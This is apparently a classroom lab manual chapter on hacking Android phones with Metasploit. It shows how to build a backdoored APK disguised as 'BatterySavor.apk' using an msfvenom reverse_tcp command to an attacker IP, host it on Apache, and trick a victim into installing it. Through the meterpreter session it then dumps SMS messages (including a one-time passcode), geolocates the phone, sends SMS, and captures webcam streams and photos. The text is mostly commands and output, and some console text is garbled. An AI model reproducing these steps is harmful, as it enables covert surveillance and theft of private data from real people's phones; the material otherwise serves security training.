Chapter 17

# Hacking Mobile Platform

Lab Manual


**THIS DOCUMENT INCLUDES ADDITIONAL PRCTICALS WHICH MAY OR MAY NOT BE COVERED DURING CLASSROOM TRAINING. FOR MORE DETAILS APPROACH LAB COORDINATORS**

# INDEX

# Practical 1: Mobile Hacking using Metasploit Framework.


Create Android malware using msfvenom. Execute the following command to create a malware that can run on Android OS and act as a backdoor.

***msfvenom -p android/meterpreter/reverse_tcp LHOST=<attacker IP> LPORT=<attacker PORT> R > filename.apk***



```
root@kali:~# msfvenom -p android/meterpreter/reverse_tcp LHOST=192.168.0.114
LPORT=8888 R > /var/www/html/BatterySavor.apk
No platform was selected, choosing Msf::Module::Platform::Android from the pa
yload
No Arch selected, selecting Arch: dalvik from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 8827 bytes
```


To enable targets to download this malware, start apache server by executing below command



```
root@kali:~# service apache2 start
```


Load Metasploit Framework to start malware listener.

***service postgresql start***




```
root@kali:~# service postgresql start
```

***msfconsole***




```
root@kali:~# msfconsole
```




```
Easy phishing: Set up email templates, landing pages and listeners
in Metasploit Pro -- learn more on http://rapid7.com/metasploit

       =[ metasploit v4.11.5-2016010401                   ]
+ -- --=[ 1517 exploits - 875 auxiliary - 257 post        ]
+ -- --=[ 437 payloads - 37 encoders - 8 nops             ]
+ -- --=[ Free Metasploit Pro trial: http://r-7.co/trymsp ]

msf >
```

Let us use ***multi/handler*** exploit to handle reverse connections.




```
msf > use multi/handler
msf exploit(handler) >
```

Make sure to use the same payload that was used during malware creation and configure payload options.



```
msf exploit(handler) > set PAYLOAD android/meterpreter/reverse_tcp
PAYLOAD => android/meterpreter/reverse_tcp
```


Execute ***exploit*** command, which starts handler.



```
msf exploit(handler) > exploit

[*] Started reverse TCP handler on 192.168.0.114:8888
[*] Starting the payload handler...
```


Trick the target to download and execute a malicious file.

If the victim downloads and installs the malicious application (BatterySavor.apk), then the attacker can gain a meterpreter session.




```
msf exploit(handler) > exploit

[*] Started reverse TCP handler on 192.168.0.114:8888
[*] Starting the payload handler...
[*] Sending stage (60790 bytes) to 192.168.0.107
[*] Meterpreter session 1 opened (192.168.0.114:8888 -> 192.168.0.107:44642)
at 2016-03-29 21:46:46 +0530

meterpreter > 
```

Android meterpreter contains different commands than windows and Linux. We can enter “?” if you like to see the options.




```
Stdapi: Webcam Commands
=======================

    Command        Description
    -------        -----------
    record_mic     Record audio from the default microphone for X seconds
    webcam_chat    Start a video chat
    webcam_list    List webcams
    webcam_snap    Take a snapshot from the specified webcam
    webcam_stream  Play a video stream from the specified webcam


Android Commands
================

    Command           Description
    -------           -----------
    check_root        Check if device is rooted
    dump_calllog      Get call log
    dump_contacts     Get contacts list
    dump_sms          Get sms messages
    geolocate         Get current lat-long using geolocation
    interval_collect  Manage interval collection capabilities
    send_sms          Sends SMS from target session
    wlan_geolocate    Get current lat-long using WLAN information

meterpreter > 
```

### *Checking Root*




```
meterpreter > check_root
[*] Device is not rooted
meterpreter > 
```

### *Accessing Files and Directories*




```
meterpreter > ls
No entries exist in /data/data/com.metasploit.stage/files
meterpreter > cd /
meterpreter > 
```




```
40000/---------   0      dir   1970-01-01 05:30:00 +0530  sbin
40666/rw-rw-rw-   4096   dir   2016-03-29 13:47:48 +0530  sdcard
100444/r--r--r--  1045   fil   1970-01-01 05:30:00 +0530  seapp_cont
exts
100444/r--r--r--  76025  fil   1970-01-01 05:30:00 +0530  sepolicy
40444/r--r--r--   0      dir   2016-03-29 11:02:26 +0530  storage
40444/r--r--r--   0      dir   2016-03-29 11:02:22 +0530  sys
40444/r--r--r--   4096   dir   2015-12-29 19:06:56 +0530  system
40000/---------   4096   dir   2016-03-29 13:48:44 +0530  tombstones
100444/r--r--r--  9740   fil   1970-01-01 05:30:00 +0530  ueventd.qc
om.rc
100444/r--r--r--  4023   fil   1970-01-01 05:30:00 +0530  ueventd.rc
40444/r--r--r--   4096   dir   2015-12-07 16:18:26 +0530  vendor

meterpreter > 
```

### *Dumping SMS*




```
meterpreter > dump_sms 
[*] Fetching 58 sms messages
[*] SMS messages saved to: sms_dump_20160329215037.txt
```




```
=====================
[+] SMS messages dump
=====================

Date: 2016-03-29 21:50:45 +0530
OS: Android 4.4.4 - Linux 3.10.28-g1771e73 (armv7l)
Remote IP: 192.168.0.107
Remote Port: 44642

#1
Type    : Incoming
Date    : 2016-03-29 12:49:24
Address : TA-UTUSSD
Status  : NOT_RECEIVED
Message : Facebook Special ! Dial *325*10#.Check friend's birthday, get Cricket updates, Chat,
status update on Facebook without internet. <http://goo.gl/9OzrxK>

#2
Type    : Incoming
Date    : 2016-03-24 16:30:07
Address : VM-IPAYTM
Status  : NOT_RECEIVED
Message : Thank you for signing up. Get Rs. 50 cashback on mobile recharge of Rs. 100 or more.
Code:NEW50. Visit http://m.p-y.tm/home to recharge now. T&C apply.

#3
Type    : Incoming
Date    : 2016-03-24 16:29:52
Address : VM-IPAYTM
Status  : NOT_RECEIVED
Message : You have registered Paytm Wallet with Uber. Use OTP 732640 to authorize Uber to
automatically deduct for your future trips. Queries? Visit www.paytm.com/care.
```

### *Downloading and uploading files*




```
meterpreter > download screenshot.png /root/Desktop/
[*] downloading: screenshot.png -> /root/Desktop//screenshot.png
[*] download   : screenshot.png -> /root/Desktop//screenshot.png
meterpreter > 
```




```
meterpreter > upload /root/Desktop/user.txt .
[*] uploading  : /root/Desktop/user.txt -> .
[*] uploaded   : /root/Desktop/user.txt -> ./user.txt
meterpreter > 
```


### *File Modification*



```
meterpreter > edit user.txt
meterpreter > 
```



meterp20160329-2411-1hj6v68 + (/tmp) - VIM
File Edit View Search Terminal Help

```
chinni
ftp
administrator
user
root
Admin
User
Administrator
Ftp
Root
Name
name
Nikhil
jeff
aditya
arun
sreedhar
roja
sreeja
saikiran
goud
~
~
~
~
~
-- INSERT --
```


meterp20160329-2411-1hj6v68 + (/tmp) - VIM
File Edit View Search Terminal Help


```
chinni
ftp
administrator
user
root
Admin
User
Administrator
Ftp
Root
Name
name
Nikhil
jeff
aditya
arun
sreedhar
roja
sreeja
saikiran
goud
~
~
~
~
~
:wq!
```

### *GPS Tracking*




```
meterpreter > geolocate
[*] Current Location:
        Latitude:  17.4360726
        Longitude:  78.4406984

To get the address: https://maps.googleapis.com/maps/api/geocode/json
?latlng=17.4360726,78.4406984&sensor=true
```

### *Sending SMS*




```
meterpreter > send_sms -h
Usage: send_sms -d <number> -t <sms body>
Sends SMS messages to specified number.

OPTIONS:

    -d  <opt>  Destination number
    -dr        Wait for delivery report
    -h         Help Banner
    -t  <opt>  SMS body text


meterpreter > send_sms -d 9848022338 -t "see sms" -dr
```

### *Webcam live streaming*




```
meterpreter > webcam_stream
[*] Starting...
[*] Preparing player...
[*] Opening player at: FBGqIzKZ.html
[*] Streaming...
```




```
Target IP   : 192.168.0.107
Start time  : 2016-03-29 21:53:32 +0530
Status      :
```

www.metasploit.com


### *Capturing photos using a webcam*



```
meterpreter > webcam_list
1: Back Camera
2: Front Camera
meterpreter >
```




```
meterpreter > webcam_snap -i 1
[*] Starting...
[+] Got frame
[*] Stopped
Webcam shot saved to: /root/eFovnMPt.jpeg
meterpreter >
```



```
[*] Starting...
[+] Got frame
[*] Stopped
Webcam shot saved to: /root/eFovnMPt.jpeg
meterpreter > webcam_snap -i 1
[*] Starting...
[+] Got frame
[*] Stopped
Webcam shot saved to: /r
meterpreter > webcam_sna
[*] Starting...
[+] Got frame
[*] Stopped
Webcam shot saved to: /r
meterpreter >
 --- google.com ping statistics
```


Size 176 × 144 pixels
Type JPEG image
File Size 203.6 kB
Folder root
Aperture
Exposure 1/62 sec.
Focal Length 3.8 (lens)

### *Recording MIC conversations*

